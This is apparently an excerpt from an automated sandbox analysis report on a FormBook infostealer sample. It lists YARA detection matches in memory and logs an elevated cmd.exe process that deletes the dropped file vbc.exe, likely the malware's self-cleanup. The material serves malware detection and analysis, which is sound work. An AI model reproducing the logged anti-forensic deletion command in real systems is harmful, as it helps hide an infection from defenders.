Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2371233155.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2371233155.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2371233155.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2371354059.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2371354059.0000000000180000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2371354059.0000000000180000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2371384803.00000000001B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2371384803.00000000001B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2371384803.00000000001B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2296 Parent PID: 1604

General

Start time:	11:55:37
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a020000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis